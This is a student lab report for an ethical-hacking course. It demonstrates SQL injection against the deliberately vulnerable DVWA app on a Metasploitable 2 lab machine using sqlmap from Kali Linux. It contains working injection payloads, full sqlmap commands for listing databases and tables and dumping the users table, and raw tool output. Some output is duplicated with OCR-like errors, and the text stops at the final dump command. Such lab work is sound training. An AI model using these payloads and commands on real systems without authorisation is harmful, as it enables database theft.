

SQL INJECTION LAB REPORT: **DVWA WITH SQLMAP**

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A Lab Report Submitted in Partial Fulfillment
of the Requirements for the Course

Course :

Ethical Hacking

Texial Cyber Security

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1. Objective

To demonstrate a SQL Injection(SQLi) attack using Sqlmap on the Damn Vulnerable Web Application(DVWA). I am going to inject the dvwa web application by knowing vulnerabilities and list databases, list tables in DVWA database and dump users table .

2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Metasploitable 2: Vulnerable Virtual Machine Target.
- DVWA : Intentionally Vulnerable Web App.


3. Lab Environment Setup

- Installed Metasploitable 2 on Host Machine.
- Started Metasploitable 2 from Virtualbox and logged in as msfadmin.
- Typed “ip a” in the interface to know the Ip Address of the target .

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fe:7f:89 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.39/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe7f:89/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

- In eth0 : inet , the Target Ip Address is visible.


- Started Kali Linux and opened the Terminal , then ping the Target Ip from metasploitable 2 to see the connection .
- Opened the Firefox Browser and typed the Target Ip Address.




```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.36/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86370sec preferred_lft 86370sec
    inet6 fe80::2bb:a222:15f2:a218/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$ ping 192.168.1.39
PING 192.168.1.39 (192.168.1.39) 56(84) bytes of data.
64 bytes from 192.168.1.39: icmp_seq=1 ttl=64 time=0.490 ms
64 bytes from 192.168.1.39: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.39: icmp_seq=3 ttl=64 time=0.380 ms
64 bytes from 192.168.1.39: icmp_seq=4 ttl=64 time=0.423 ms
64 bytes from 192.168.1.39: icmp_seq=5 ttl=64 time=0.354 ms
64 bytes from 192.168.1.39: icmp_seq=6 ttl=64 time=0.351 ms
^C
--- 192.168.1.39 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5102ms
rtt min/avg/max/mdev = 0.285/0.380/0.490/0.063 ms

(kali@kali)~$
```




- The above page opened , then clicked on the DVWA link in the page and logged in as admin.




- After successfully logged in , navigated to the dvwa security and set the Script Security to Low → Submit.

4. Identifying the Vulnarability

- Navigated to SQL Injection module, then typed “id=1” or “ 'OR'1'='1 ” → Submit .






- The above pictures shows that the DVWA is vulnerable by showing the names of the users in the page interface.

5. Exploitation using SQLmap

- Obtained session cookie by, Right Click → Inspect → navigated to Storage and copied the PHPSESSID.



❖ Run Sqlmap command in Kali Linux Terminal and type →

- `sqlmap -u "http://ip address / dvwa /vulnerabilities / sql/ ?id=1& \ Submit=Submit" --cookie = "PHPSESSID = \ kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ --dbs --batch`

By this command the output will show if Dvwa is injectable or not and lists the databases as shown in the pictures.

```
kali@kali:~$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sql/?id=10Submit=Submit" \
--cookie="PHPSESSID=32f00dffb0a602bd89acc8410d60bec; security=low" \
--batch -dbs

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:13:48 /2025-11-11/

[13:13:48] [INFO] testing connection to the target URL
[13:13:48] [INFO] testing if the target URL content is stable
[13:13:49] [INFO] target URL content is stable
[13:13:49] [INFO] testing if GET parameter 'id' is dynamic
[13:13:49] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:13:49] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:13:49] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[13:13:49] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:13:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:13:49] [WARNING] reflective value(s) found and filtering out
[13:13:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:13:50] [INFO] testing 'Generic inline queries'
[13:13:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[13:13:52] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me"
```

```
SQLmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3874=3874#6Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1)))0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL #6Submit=Submit

[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[13:14:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
```

```
SQLmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

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  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3874=3874#6Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1)))0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL #6Submit=Submit

[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[13:14:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195


[13:14:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:14:03 /2025-11-11/

kali@kali:~$
```


❖ Sqlmap command to list tables

- `sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1& \ Submit=Submit" --cookie="PHPSESSID= \ kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ -D dvwa --tables --batch`



```
kali@kali:~$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1& \ Submit=Submit" --cookie="PHPSESSID= \ kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ -D dvwa --tables

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[*] starting @ 13:19:16 /2025-11-11/

[13:19:16] [INFO] resuming back-end DBMS 'mysql'
[13:19:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 3874=3874#Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#6Submit=Submit


[13:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[13:19:16] [INFO] fetching tables for database: 'dvwa'
[13:19:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[13:19:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:19:16 /2025-11-11/

(kali@kali)~$
```

The output are the tables that is highlighted in the picture below.



```
(kali@kali)~$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1& \ Submit=Submit" --cookie="PHPSESSID= \ kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ -D dvwa --tables --batch

[13:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[13:19:16] [INFO] fetching tables for database: 'dvwa'
[13:19:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+


[13:19:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:19:16 /2025-11-11/

(kali@kali)~$
```


❖ Sqlmap command to dump users table

- `sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1& \`
`Submit=Submit" --cookie="PHPSESSID= \`
`kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \`
`-D dvwa -T users --dump --batch`



```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dfbb0a602bd89acc8410d60bec; security=low" \
-D dvwa -T users --dump --batch

